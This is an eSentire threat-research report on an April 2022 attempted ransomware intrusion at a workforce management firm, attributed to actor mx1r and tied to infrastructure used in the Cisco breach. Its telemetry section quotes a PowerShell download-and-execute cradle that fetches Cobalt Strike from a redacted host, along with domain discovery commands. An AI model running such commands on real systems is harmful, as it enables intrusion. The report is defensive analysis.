Hacker Infrastructure Used in Cisco Breach Discovered Attacking a Top Workforce Management Corporation

By eSentire Threat Response Unit (TRU)

Archived: 2026-04-05 12:37:55 UTC

eSentire's security research team, the Threat Response Unit (TRU), has discovered that the IT infrastructure used to attack Cisco in May 2022 was also used in an attempted compromise of one of its clients in April 2022. In their client's case, eSentire prevented the deployment of ransomware into the company's environment. The client is a large workforce management solutions holding company made up of numerous subsidiaries that provide employee staffing, recruiting, contract staffing and services around identifying and placing direct hires. TRU believes that a hacker who uses the alias, mx1r, is the cybercriminal behind the attack. Security company Mandiant reported on this actor recently, in association with UNC2165, but didn't name them.

Who is threat actor mx1r and what is their connection to Evil Corp?

During the initial investigation of the attack against the workforce management company, TRU researchers were especially interested in the criminal(s)' use of a crypter product called CryptOne. Essentially, a crypter is a piece of software used to encrypt a malware payload so it will sneak past anti-virus software. Following this thread, TRU, found a security report from Secureworks which detailed the use of CryptOne by a hacker group they call Gold Drake but which is more commonly known as Evil Corp.

This thread led to a security report by Mandiant which details various cyberattacks that were carried out by an affiliate group of Evil Corp, which they call UNC2165. Interestingly, it is in this report that TRU discovered that the Evil Corp affiliate (UNC2165) was known to use compromised VPN credentials in their attacks. Within their reporting, Mandiant also described the activities of one of the Evil Corp members which were very similar to the Tactics, Techniques and Procedures (TTPs) of the attack TRU detected and shut down. However, Mandiant did not name the threat actor.

TRU began scouring underground hacker forums for posts from this threat actor and discovered a member of exploit.in, an underground Russian forum, whose posts were eerily similar to the modus operandi (MO) of the hacker who attacked eSentire's client and the hacker described by Mandiant. The threat actor uses the alias mx1r.

The "Evil" Behind Evil Corp and Its Affiliates

For those who are not familiar, Evil Corp is one of the most infamous Russian hacking groups on the underground. Evil Corp was sanctioned in 2019 by the U.S. Treasury's Office of Foreign Assets Control (OFA) for developing the Dridex banking malware and using it to steal over $100 million USD from hundreds of banks and financial institutions. Because of the sanctions, it is believed that the cybercriminals behind Evil Corp switched their MO and began running a ransomware-as-a-service operation, instead of attacking victims with their Dridex banking malware. As such, they have recruited an array of criminal affiliates to carry out their online crimes.

How Did Hackers Gain Access to the Workforce Corporation's IT Network?

The cybercriminals were able to break into the workforce management corporation's IT network using stolen Virtual Private Network (VPN) credentials. TRU caught them trying to move laterally through the network using an arsenal of red team tools. Red team tools are typically used by security penetration testers who are testing the security of an organization's IT infrastructure. However, in this case, they were used by the threat actors to gain a deeper foothold into the victim's environment. The red team tools they used included: Cobalt Strike, network scanners and Active Domain crawlers. Using Cobalt Strike, the attackers were able to gain an initial foothold and hands-on-actions were immediate and swift from the time of initial access to when the attacker was able to register their own Virtual Machine on the victim's VPN network.

Tracking threat actor mx1r to the underground

As stated, the hackers first gained access to the workforce management corporation in April 2022 via compromised VPN credentials. Interestingly, TRU spotted several underground forum posts, dating from April 2022, where a hacker going by the alias, mx1r, was looking for VPN credentials for companies with billion-dollar revenues (Figure 1). TRU then discovered posts on a Dark Web access broker auction site where a threat actor was purchasing VPN credentials for large U.S. companies. Access broker auctions are run by cybercriminals who have broken into a company's IT environment and are selling their illegal access.




Figure 1: mx1r placing a bid for access to a $2 billion dollar company

Cobalt Strike and Other Cyber Tools Used in the Attack

As previously mentioned, the threat actors who attacked the workforce management corporation attempted to move laterally through the company's IT network using an arsenal of red team tools which included Cobalt Strike. A GitHub account, under the mx1r alias, shows a handful of code repositories containing red team tools (Figure 2). As noted by Mandiant, these repositories are consistent with the Evil Corp affiliate's (UNC2165) tactics.




Figure 2: A GitHub account using the mx1r alias

Additionally, Joe´s Sandbox identified the Command and Control (C2) server, used in the attack, as also serving as the C2 for the CryptOne Metasploit. Metasploit is a library of tools designed for penetration testing. The CryptOne Metasploit package is wrapped in the CryptOne crypter. The CryptOne crypter has been used by the Hades Ransomware Group and ISFB (the Gozi Banking Trojan Group), both of which have associations with Evil Corp.

Coincidentally, mx1r had a handful of other underground posts, in addition to the VPN posts. One of them was in July 2019 where the cybercriminal was recruiting a coder to “cleanup Metasploit and modules from similar frameworks”. Later, in December 2019, mx1r showed an interest in purchasing version 4.1 of Cobalt Strike. (Figure 3).

Figure 3: mx1r asks to buy a copy of Cobalt Strike version 4.1 on the Russian-speaking forum, exploit.in

In June 2021, Secureworks reported that CryptOne Metasploit was deploying Cobalt Strike during a Hades ransomware campaign. In October 2021, mx1r also showed an interest in hiring a “crypting expert” (Figure 4).

Figure 4: mx1r looking to hire a crypter for 'the team'

Extended Lateral Movement

eSentire’s TRU also saw the threat actors continue to try and move laterally within the workforce management corporation’s network via Remote Desktop Protocol (RDP) access, which Mandiant also observed as a tactic used

by Evil Corp affiliate/UNC2165.

Credential Theft

Another tactic observed by TRU was the threat actor's attempt to launch a Kerberoasting attack. This is an attack where the cybercriminal attempts to crack passwords within Windows Active Directory through the Kerberos authentication protocol. This tactic is also consistent with the TTPs of the Evil Corp affiliate/UNC2165, according to Mandiant.

While TRU successfully shut down the attackers before they could fully penetrate the client's network, TRU suspects that the threat actors intended to infect the workforce corporation and its subsidiaries with ransomware.

Tracking the Hacking Infrastructure Used in the Cisco Breach and the Attack Against the Workforce Management Corporation

While the TTPs of the attack against the workforce management corporation match those of Evil Corp, the infrastructure used matches that of a Conti ransomware affiliate, who has been seen deploying Hive and Yanluowang ransomware. Looking at various technical details of the malicious infrastructure leveraged, TRU discovered a handful of additional instances of Cobalt Strike infrastructure. TRU tracks this infrastructure cluster as HiveStrike. The Hive group first appeared on the ransomware scene in June 2021 and quickly gained a reputation for attacking critical targets including hospitals, energy companies and IT companies.

Interestingly, Cisco attributed their breach to a threat actor who has ties to three hacker groups: the Lapsus$ threat group, the Yanluowang ransomware operators, and a group that Mandiant security firm calls UNC2447. They have been known to drop the FiveHands/Hello Kitty ransomware into their victims' environments.

UNC2447 was previously observed deploying FiveHands ransomware at the same time TRU observed the infrastructure cluster, it tracks as ShadowStrike, being leveraged for FiveHands and Conti ransomware attacks. Note: several security organizations assert that both the Hive Ransomware Group and FiveHands gang are connected to former members of the Conti Ransomware Group.

TRU‘s Takeaway

Microsoft tracks the infrastructure used by the Conti ransomware group and its affiliates as DEV-0365, and HiveStrike bears some interesting similarities to the ShadowStrike infrastructure reported by TRU earlier this year with affiliations to Conti. It seems unlikely – but not impossible – that Conti would lend its infrastructure to Evil Corp. Given that Mandiant has interpreted UNC2165´s pivot to LockBit, as an intention to distance itself from the core Evil Corp group, it is more plausible that the Evil Corp affiliate/UNC2165 may be working with one of Conti's new subsidiaries. Conti's subsidiaries provide a similar outcome – to avoid sanctions by diffusing their resources into other established brands as they retire the Conti brand. It's also possible that initial access was brokered by an Evil Corp affiliate but ultimately sold off to Hive operators and its affiliates.

eSentire‘s swift actions had tactical, operational and strategic benefits across its global customer base.

Tactical – This incident was escalated to active incident handling, in which hands-on defenders were engaged, to intercept the attackers and kick them out before they could disrupt the corporation‘s business. In cases where exfiltration or other high-impact actions are suspected, eSentire‘s Incident Response team is engaged.

Operational –The threat group‘s Infrastructure, TTPs and other artifacts, tracked by TRU, were swept through indicator hunts and defense rule deployment. eSentire‘s Security Operations Center (SOC) actively monitors threat signals 24/7 for potential attacks.

Strategic – TRU continues to enahnce its threat actor tracking capabilities as the attack landscape evolves. New detection models are built regularly based on original research and curated threat intelligence to enhance automated blocking, SOC investigation and response capabilities.

Summary: How to Protect Your Company from a Ransomware Attack and Cyberattacks Overall

Below are a few basic security steps that every company should be employing to defend against ransomware attacks, as well as cyberattacks in general.

- Have a backup copy of all critical files and make sure they are offline backups. Backups connected to the infected systems will be useless in the event of a ransomware attack.
- Require multi-factor authentication to access your organization’s virtual private network (VPN) or remote desktop protocol (RDP) services.
- ONLY allow administrators to access network appliances using a VPN service.
- Domain controllers are a key target for ransomware actors, so ensure that your security team has visibility into your IT networks using endpoint detection and response (EDR) agents and centralized logging on domain controllers (DCs) and other servers.
- Employ the principle of least privilege with staff members.
- Implement network segmentation.
- DISABLE RDP. if not being used.
- Regularly patch systems, prioritizing your key IT systems.
- User-awareness training should be mandated for all company employees.

How to Mitigate Business Disruption from a Cyberattack

If an organization gets hit by a ransomware attack and finds that it does NOT have reliable backups of its key IT systems and data, it is important to have in place remediation measures such as the following:

- Ensure that your business team and IT security team have created an action plan and have an incident response (IR) plan mapped out that clearly defines which IT systems need to be put back online first.
- Ready-set-go team. Create a reliable partner ecosystem well in advance of a breach. It is critical to have security vendor(s) in place to help prevent a ransomware infection, but it’s vital that you have agreements already in place with a larger partner ecosystem, such as crisis communications agencies, digital forensic firms, cyber investigations teams, and outside legal counsel that specializes in security incidents.

If you're not currently engaged with a Managed Detection and Response provider, we highly recommend you partner with us for security services to disrupt threats before they impact your business. Want to learn more about how we protect organizations globally? Connect with an eSentire Security Specialist.


Hands-On Telemetry: From Cobalt Strike deployment to Lateral Movement

The initial investigation was kicked off by eSentire's Security Operations Center (SOC) when they received an alert for the detection of malicious PowerShell abuse. The event was immediately identified as Cobalt Strike, as hands-on actions began to take place.

Cobalt Strike Deployed via PowerShell

```
powershell.exe  -nop -w hidden -c "IEX ((new-object
net.webclient).downloadstring('http://[redacted]'))"
```

Cobalt Strike Injects Bloodhound into regsvr32



Discovery

As is typical during the initial stage of a ransomware attack, the hands-on intruder performs some cursory discovery of the network they've landed in to help determine potential privilege escalation paths and opportunities for lateral movement.

Account Discovery:

net group "Domain Admins" /domain

Domain Discovery:

nltest /domain_trusts /all_trusts


Credential Access:

Trusted Windows Process:

LOLBIN Abuse:


c:\windows\system32\findstr.exe

Kerberoasting:



Lateral Movement

BloodHound and Netscan were used to attempt lateral movement within the network




Initial Access Investigation - Determining how the attackers got in

Bring Your Own Virtual Machine (BYOVM)

The attackers registered their own virtual machine with the VPN pool

Attacker IP determined by gateway logs



Further research on the Attacker IP shows that the IP was observed, by GreyNoise, scanning the internet for targets. TRU reached out to GreyNoise for more telemetry and learned that the scans were quiet and minimal, and the attacker avoided revealing telemetry.mThis may represent the initial access broker gaining access to organizations before selling it to ransomware affiliates.

To learn how your organization can build cyber resilience and prevent business disruption with eSentire's Next Level MDR, connect with an eSentire Security Specialist now.

GET STARTED

ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.
